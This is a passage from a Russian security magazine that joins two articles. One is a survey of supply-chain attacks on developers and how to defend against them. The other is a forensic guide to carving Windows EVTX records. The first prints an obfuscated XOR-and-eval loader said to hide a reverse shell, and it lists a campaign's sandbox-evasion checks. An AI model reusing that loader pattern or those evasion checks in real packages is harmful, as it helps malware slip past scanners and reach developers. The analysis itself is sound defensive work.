NPM-библиотека event-stream была создана в 2011 г. В 2018-м пользователи обнаружили, что в версии 3.3.6 появилась новая зависимость flatmap-stream, которая содержала обфусцированный код, нацеленный на кражу ключей Bitcoin-кошельков. Как оказалось, автору перестало хватать времени на поддержку проекта, и он передал права [20] человеку, который, по его словам, был готов продолжить работу над библиотекой. Им оказался злоумышленник...

Разработчика могут загазлайтить

Создатель популярной библиотеки xz-utils (реализует алгоритмы сжатия, используется во многих дистрибутивах Linux) стал жертвой длительной атаки [21]. Хакеры убедили разработчика сделать их доверенными участниками проекта и встроили вредоносный код в релиз.

Атакующие действовали сразу с двух сторон. Злоумышленник под псевдонимом Jia Tan проявлял активность на GitHub, предложил много небольших правок и активно взаимодействовал с автором библиотеки. С октября 2021 г. он наращивал присутствие в проекте и в итоге добился статуса сомейнтейнера.

С другой стороны, сторонние аккаунты, контролировавшиеся злоумышленниками, начали засыпать проект жалобами и запросами на расширение функциональности. Таким образом атакующие давили на автора библиотеки, чтобы он добавил в репозиторий нового разработчика. Выбор пал на Jia Tan... В итоге в марте 2024 г. злоумышленник добавил в проект вредоносную функциональность, которая активировалась в рамках функции OpenSSH RSA_public_decrypt. Новая логика извлекала команду, содержащуюся в сертификате пользователя, и исполняла ее, реализуя функционал бэкдора.

2. Троянистые pull request'ы

В марте 2024 г. была выявлена кампания [22], в рамках которой злоумышленники скомпрометировали один из репозиториев организации Top.gg [23] — агрегатора Discord-ботов с огромной аудиторией. Они сделали коммит, затрагивающий 52 файла, включая файл, описывающий зависимости. Хакеры подменили ссылку на пакет colorama и заменили адрес легитимного домена на вредоносный (см. рис. 9).

В итоге пользователи устанавливали инфостилер, крадущий браузерные куки, формы автозаполнения, историю, закладки, банковские карты, учетные записи, токены Discord и Instagram, пользовательский ввод с клавиатуры и многое другое.




Рисунок 9. Подмена ссылки

3. Продажа проектов

В июне 2020 г. автор Chrome-расширения The Great Suspender, нацеленного на экономию памяти браузера, продал его [24] — как оказалось, злоумышленникам. Новые владельцы выпустили обновления 7.1.8 и 7.1.9, в которые добавили функционал скрытого трекинга пользователей и выполнения удаленного кода.

А домен cdn[.]polyfill[.]io, через который шло распространение JavaScript-библиотеки polyfill.js (предоставляет старым браузерам поддержку функционала, который появился в новых версиях) попал во владение злоумышленникам [25] в феврале 2024 г. Хакеры внедрили в релиз вредонос, который перенаправлял пользователей на мошеннические сайты.

Как злоумышленники усложняют обнаружение

Вредоносный код вряд ли сможет долго продержаться в открытом проекте. Помимо пользователей, которые могут обнаружить активность злоумышленников, существуют дополнительные уровни контроля. Например, премодерация со стороны репозиториев (на VSCode Marketplace или Anaconda) или сканеры для проверки пакетов, курируемые ИБ-вендорами.

В таких условиях недостаточно просто распространять код: необходимо спроектировать кампанию так, чтобы вредоносную нагрузку заметили как можно позже. Для этого хакеры прибегают к разным техникам.

1. Разбиение на стейджи

Распространенный подход — разделение атаки на несколько стадий. Например, когда сам вредоносный пакет играет роль загрузчика, который содержит только логику скачивания/запуска и не отражает конечной цели злоумышленника. Скачиваемый стейдж может быть представлен в виде исполняемого бинарного файла или скрипта (JavaScript, Python, PowerShell и др.). В ряде сценариев, если скачиваемый стейдж зашифрован, загрузчик также выполняет расшифровку.

Эти меры усложняют работу статических анализаторов, нацеленных на поиск конкретного вредоносного поведения (например, обращение к чувствительным данным и их отправка на контрольный сервер злоумышленника).

2. Использование обфускации

Обфускация усложняет анализ и статическим сканерам, и живым аналитикам. Важно понимать: сама по себе она не является признаком вредоносной активности. Например, обфускация используется в релизных версиях JavaScript-библиотек (с целью минификации), релизах браузерных расширений, в чувствительном коде (для защиты интеллектуальной собственности) или же в закрытых коммерческих SDK. То есть легитимные сценарии применяются там, где нужно уменьшить размер кода (для веба это критично) или усложнить его копирование.

Но если речь идет о репозиториях исходного кода (PyPI, NPM и др.), наличие обфускации, как правило, дает повод насторожиться. Зачем разработчик усложняет анализ своего кода? К примеру, на Python Package Index обфускация относится к потенциальным признакам вредоносности и является обоснованием для отправки жалобы на пакет.

В качестве примера приведу обфусцированный код библиотеки procleaner, который скрывает за собой реверс-шелл [26] (см. рис. 10).

В 2025 г. я выступал на ZeroNights с обзором вредоносных расширений, которым удалось пройти сквозь модерацию Microsoft на Visual Studio Code Marketplace. Несмотря на то, что вендор использует сразу несколько антивирусов и песочницу, некоторым кампаниям все же удалось опубликоваться. Всех их объединяет первый стейдж в формате загрузчика — это и оказалось ахиллесовой пятой механизмов защиты.

```
wopvEaTEcopFEavc = "YYF_CM\x16J]S\\SB\x1fO^P[\x14SRFW\x02\x02\x1cJBAFQA\x1fCX^Q\x17;U]@
iOpvEoeaaeavocp = "04601969207663529981352460963325371347132285500686608158588073838392
uocpEAtacovpe = len(wopvEaTEcopFEavc)
oIoeaTEAcvpae = ""
for fapcEaocva in range(uocpEAtacovpe):
    nOpcvaEaopcTEapcoTEac = wopvEaTEcopFEavc[fapcEaocva]
    qQoeapvTeaocpOcivNva = iOpvEoeaaeavocp[fapcEaocva % len(iOpvEoeaaeavocp)]
    oIoeaTEAcvpae += chr(ord(nOpcvaEaopcTEapcoTEac) ^ ord(qQoeapvTeaocpOcivNva))


eval(compile(oIoeaTEAcvpae, '<string>', 'exec'))
```

Рисунок 10. Обфусцированный код procleaner

3. Обход песочниц

Еще одна преграда на пути злоумышленника — песочницы. Они частично нивелируют эффект обфускации, ведь для вынесения вердикта им не нужно смотреть в код: песочницы анализируют действия и состояние работающего приложения в динамике.

Чтобы вредоносный пакет не был обнаружен на уровне песочницы, под наблюдением он должен вести себя безопасно и активироваться только на устройстве жертвы. В качестве примера приведу кампанию [27], пакеты которой перед запуском вредоносной нагрузки выполняют следующую цепочку проверок:

- имя пользователя не равно «root»;
- имя компьютера не начинается с «ip-172-»;
- в имени пользователя и компьютера не фигурирует «snyk»;
- имя компьютера не попадает под маску «^DESKTOP-[A-Z0-9]{4,10}$" или "[a-f0-9]{11,13}».

Эти проверки позволяют исключить типовые имена машин в облачных и исследовательских средах. В результате злоумышленник может добиться того, что вредоносный пакет продемонстрирует легитимное поведение в среде анализа и активируется только в инфраструктуре жертвы. Это значительно усложняет как автоматическое, так и ручное выявление атак.

Как защититься

Может сложиться впечатление, что злоумышленники всегда находятся на шаг впереди, однако у нас все-таки есть способы в определенной мере им противостоять. К сожалению, единственно верного решения здесь нет: эффективная защита складывается из набора технических и организационных мер, которые снижают вероятность компрометации и ограничивают последствия атаки.

Важно понимать, что тотального контроля над безопасностью кода вы все равно не получите: слишком большая площадь атаки, затрагивающая не только зависимости используемых нами пакетов, но и приложений, а также ОС (как в примере с xz-tools, который затрагивает OpenSSH). Тем не менее можно достичь системного снижения рисков.

Технические меры

1. Карантин

Использование последних версий зависимостей создает риск скачать свежий вредоносный релиз (например, в результате компрометации разработчика). Соответственно, простой, но эффективный метод — карантин для новых версий. Исследователи быстро выявляют и удаляют из репозиториев многие вредоносные пакеты.

Адекватная практика — не позволять пакетному менеджеру скачивать пакеты младше 14 дней. Параноики могут увеличить срок до двух месяцев (этого должно хватить для прохождения полного цикла вредоносного релиза) :)

2. Внутренние зеркала и модерируемые репозитории

Внутренние зеркала (proxy-репозитории) позволяют:

› контролировать список доступных пакетов;

› фиксировать версии;

› централизованно блокировать вредоносные релизы;

› анализировать скачиваемые зависимости.

Модерируемые репозитории добавляют дополнительный слой контроля: прежде чем пакет станет доступен внутри организации, он должен будет пройти проверку.

Однако это не панацея. Если вредоносный пакет прошел публичную модерацию и не был замечен автоматическими сканерами, он с высокой вероятностью пройдет и базовую корпоративную проверку. Кроме того, внутренние зеркала не защищают от компрометации уже доверенной зависимости. Их роль — снизить риск и повысить управляемость, а не гарантировать абсолютную безопасность.

3. Фиды

Фиды — это регулярно обновляемые списки вредоносных, скомпрометированных и уязвимых пакетов. Их формируют сами экосистемы (например, advisory-базы PyPI и Debian), ИБ-вендоры, исследователи и сообщество Open Source. Если карантин снижает риск стать жертвой новой кампании, то фиды позволяют реагировать на инциденты, уже выявленные другими аналитиками.

Отмечу, что новые записи не формируются моментально. Это дает недавно обнаруженным угрозам шанс проскочить в вашу инфраструктуру, поэтому лучше совмещать фиды с другими мерами защиты.

4. Изоляция окружения

Поскольку разработчики регулярно устанавливают и запускают сторонний код, критически важно минимизировать последствия потенциальной компрометации. Практические меры защиты:

› использование контейнеров и виртуальных машин для экспериментов;

› запуск подозрительных инструментов в изолированной среде;

› разделение рабочих и личных окружений;

› отказ от запуска сборок с повышенными привилегиями без особой необходимости.

Чем надежнее изолирован контур выполнения стороннего кода, тем меньше вероятность того, что атака приведет к компрометации всей рабочей станции или инфраструктуры компании.

5. Управление доступами и секретами

Большинство атак на разработчиков нацелены не на сам код, а на секреты и доступы. Базовые принципы защиты выглядят так:

- минимальные привилегии (least privilege);
- раздельные токены для разных сред;
- ограничение прав CI/CD-раннеров;
- использование короткоживущих токенов;
- регулярная ротация ключей.

Если вредоносный пакет выполнится, но не получит доступа к чувствительным ресурсам, атака не приведет к разрушительным последствиям.

Организационные меры

Технические средства важны, но нельзя забывать и о культуре разработки в целом.

1. Осознанность и внимательность

Разработчик — первый и часто единственный фильтр перед запуском стороннего кода. Практики, которые снижают риски:

- внимательное отношение к новым зависимостям;
- проверка популярности и истории проекта;
- настороженность к обфускации в исходниках;
- осторожность при копировании кода из блогов, форумов и ответов LLM.

Речь не о паранойе, а о привычке задавать простой вопрос: «Почему этот код выглядит именно так? Нет ли здесь злого умысла?»

2. Знание портрета злоумышленника

Нужно иметь базовое представление о том, как устроены атаки:

- какие паттерны присущи различным видам ВПО;
- как проявлялись известные вредоносные кампании;
- как выглядит обфускация и как ее «разбирать».

Помните, что подавляющая часть атакующих рассчитывают на невнимательность пользователя, спешку и автоматизм в его действиях.

3. Security-by-default в разработке

Современная разработка требует перехода от «Сначала заработает — потом защитим» к модели «Работает безопасно по умолчанию». Базовые принципы:

- минимизация автоматического выполнения сторонних скриптов;
- контроль зависимостей на уровне CI;
- фиксация версий;
- регулярный аудит зависимостей;
- документирование политики обновлений.

Безопасность цепочки поставок должна быть частью архитектуры процессов.

Полностью исключить риск атаки на разработчиков и CI/CD невозможно. Открытые экосистемы, автоматизация и доверие к зависимостям составляют фундамент современной разработки. Однако правильное сочетание технических и организационных мер защиты позволит вам сократить поверхность атаки, усложнить жизнь злоумышленникам и ограничить последствия компрометации.

Цифровая гигиена разработчика — это не набор запретов, а совокупность привычек и решений, которые делают атаки менее выгодными и масштабируемыми. В мире, где злоумышленники опираются на массовость и автоматизацию, даже небольшое повышение входного порога может заметно повлиять на успех атаки.

СПИСОК ИСТОЧНИКОВ

1.  Sonatype
2.  Неправильные ML-библиотеки, обфускация и кража аккаунтов «Телеграм». Очищаем PyPI от вредоносных библиотек
3.  How North Korea-Backed Lazarus Group is Weaponizing Open Source to Target Developers
4.  Вредоносный пакет на PyPI
5.  Статья Phylum о кампании в PyPI и NPM, в рамках которой пакеты скачивают шифровальщик, реализованный на Golang.
6.  Пакеты catbannersxd и catbannerslol
7.  Snyk о JavaScript-пакет node-ipc
8.  Phylum рассказывала про кампанию, которая щадит устройства, работающие не на MacOS
9.  This function is designed to look like a legitimate utility function
10.  Комментарии на русском
11.  Комментарии на арабском

12  (Не)безопасная разработка, часть 2

13  Статья про библиотеку aiihttp

14  В 2024 г. Sonatype описали кампанию с вредоносным PyPI-пакетом pytoileur

15  Исследование из Lasso Security в марте 2024 г. о создании пакета-заглушки huggingface-cli

16  Март 2025 г.: атака Supply Chain через скомпрометированный GitHub Action tj-actions/changed-files

17  Сентябрь 2025 г.: атака Supply Chain через изначально вредоносные GitHub Actions

18  В июле 2025 г. в результате фишинговой атаки злоумышленники получили доступ к учетной записи JounQin

19  Целевая фишинговая атака в сентябре 2025 г.

20  Разработчик может перестать поддерживать проект

21  Создатель популярной библиотеки xz-utils стал жертвой длительной атаки

22  Кампания, в рамках которой злоумышленники скомпрометировали один из репозиториев организации Top.gg

23  Top.gg

24  Автор Chrome-расширения The Great Suspender, нацеленного на экономию памяти браузера, продал его

25  JavaScript-библиотека polyfill.js была куплена злоумышленниками


26  Реверс-шелл

27  Неправильные ML-библиотеки, обфускация и кража аккаунтов «Телеграм». Очищаем PyPI от вредоносных библиотек

CARVE ‘EM ALL: КАК ВЫЖАТЬ ДАННЫЕ ИЗ ПОЧТИ МЕРТВОЙ ФАЙЛОВОЙ СИСТЕМЫ

АВТОР

Департамент комплексного реагирования
на киберугрозы PT ESC



НАГРАДА

Зелье
регенерации

О ЧЕМ МАТЕРИАЛ

Рассказываем о техниках карвинга для восстановления на первый взгляд безнадежно загубленных данных

Ранее материал был представлен в сжатом виде в Telegram-канале ESCalator:

При расследовании инцидента в инфраструктуре, подвергшейся шифрованию, регулярно возникает необходимость извлечения данных из образов дисков с существенно поврежденной файловой системой. При этом следует принимать во внимание тот «прискорбный» факт, что злоумышленники зачастую халатно относятся к поставленной задаче и шифруют только начальную область или отдельные фрагменты файлов. Это означает, что, несмотря на бездну отчаяния, разверзающуюся перед исследователем при первой попытке восстановить хоть что-то с помощью имеющихся инструментов, шансы все-таки есть...

Практика показывает, что извлечь данные MFT, логи ОС или юзерские артефакты в состоянии, пригодном для обработки классическими инструментами, можно далеко не всегда. Это порождает необходимость применения карвинга, то есть восстановления/реконструкции поврежденных файлов. В ряде случаев коммерческие продукты, реализующие эту технику, дают неплохие результаты, но в целом их область применения достаточно ограниченна.

Тем не менее шансы есть — значит, нет повода останавливаться!

ЕДИНИЧНЫЕ ЗАПИСИ EVTX

Для карвинга событий журналов ОС Windows хорошо зарекомендовала себя техника «забудь про BinXML». Единичные записи событий можно искать по следующему шаблону (см. табл. 1) — он обеспечивает соблюдение минимально необходимых условий, в том числе контроль целостности записи, наличие ненулевого тела после исключения 28 служебных байтов, а также «разумный» размер (очевидно, что он не может превышать размера чанка, который составляет 64 КБ).

Смещение, байт	Размер, байт	Поле	Условия
0	4	recordSignature	= 0x2A2A0000
4	4	recordSize	> 0x1C, < 0x10000
8	8	recordNumber	
16	8	writtenTime	
24	recordSize-28	recordBody	
recordSize-4	4	controlSize	= recordSize

Таблица 1. Шаблон для поиска единичных записей EVTX


Для контроля наличия заголовков файлов и чанков в теле анализируемого файла можно отслеживать появление соответствующих сигнатур по мере сканирования — речь о строках «ElfFile»/«ElfChnk». Соответственно, если заголовок чанка не был обнаружен в пределах предыдущих 64 КБ файла до нахождения единичной записи события, велика вероятность, что запись не восстановится (как правило, в результатах коммерческих продуктов и при конвертировании восстановленных EVTX-файлов запись действительно отсутствует).

Полученное при обнаружении записи поле переменной длины recordBody представляет собой описание события в формате BinXML — то есть может использовать ссылки на общие для всего чанка шаблоны (и вообще является достаточно неприятным для синтаксического анализа). Тем не менее зачастую оно начинается с последовательности байтов 0x0f0101000c01 («fragmentHeader» + «templateInstance»), и в таком случае возможно применение следующего шаблона (см. табл. 2).

Смещение, байт	Размер, байт	Поле	Условия
0	1	templateSignature	= 0x01
1	4	templateID	
5	4	templateDataOffset	
9	4	nextTemplateOffset	
13	16	templateGUID	
29	4	templateDataSize	
33	4	fragmentHeader?	? = 0x0f010100

Таблица 2. Шаблон для анализа templateInstance

Поскольку поля templateDataOffset и nextTemplateDataOffset содержат смещения относительно начала чанка, воспользоваться ими в ряде случаев невозможно. Соответственно, любой нормальный человек должен их просто игнорировать. Данные для подстановки в шаблон описываются достаточно просто: это четырехбайтовое количество значений и последовательность четырехбайтовых дескрипторов, каждый из которых состоит из двух байтов размера, одного байта типа данных и пустого байта. Сразу после этого набора располагаются собственно описываемые дескрипторами данные.



Описание типов [2] тоже достаточно прозаично: вплоть до кода 0x15 находятся стандартные строковые, булевы и численные типы, NULL, SID, GUID и DateTime. Это означает, что для извлечения значений-подстановок достаточно провести анализ фрагмента данных, который начинается либо в смещении 33 + templateDataSize (в случае, когда шаблон находится прямо в теле сообщения), либо в смещении 9 — когда он размещается сразу после ссылки на шаблон.

При таком разборе рано или поздно можно оказаться в ситуации, когда никаких знакомых последовательностей в анализируемом фрагменте нет. В этом случае остается только представить содержимое рассматриваемого фрагмента как набор строк UTF16.

Типичный результат описанных выше упражнений в безумии представлен далее. Очевидно, в контексте всего вышеизложенного мы имеем запись о событии из журнала LocalSessionManager с кодом EventID = 21 (начало RDP-сессии) в совокупности с двумя временными метками, названием УЗ и IP-адресом источника подключения. Значение поля ChunkOffset, равное -1, говорит о том, что в пределах предыдущих 64 КБ файла «зашифрованного» образа диска сигнатуры чанка не нашлось, и в полном соответствии с приведенными ранее утверждениями другие инструменты такой записи не обнаружили.

{"Offset":51646126528,"RecordNum":67239,"WrittenTime":"2025-11-02T08:31:59.2354557Z","Size":544,"Body":"[4 0 0 21 null HexInt64=0x0000000000000010 2025-11-02 08:31:59.2354557 +0000 UTC GUID={f420d564-13d8-45be-a22a-792106830000} 1108 34852 67239 0 SID:S-1-1-18 null Microsoft-Windows-TerminalServices-LocalSessionManager GUID={5d896912-022d-40aa-a3a8-4fa5515c76d7} Microsoft-Windows-TerminalServices-LocalSessionManager/Operational [companyX\\user01 117 192.168.5.221]]","ChunkOffset":-1}


В итоге подобная техника позволяет получить существенно больше данных, нежели при попытке восстановления файлов или чанков EVTX. Часто, имея дату, код события EventID, некие строки и тип журнала, вполне можно понять, о чем все-таки идет речь.

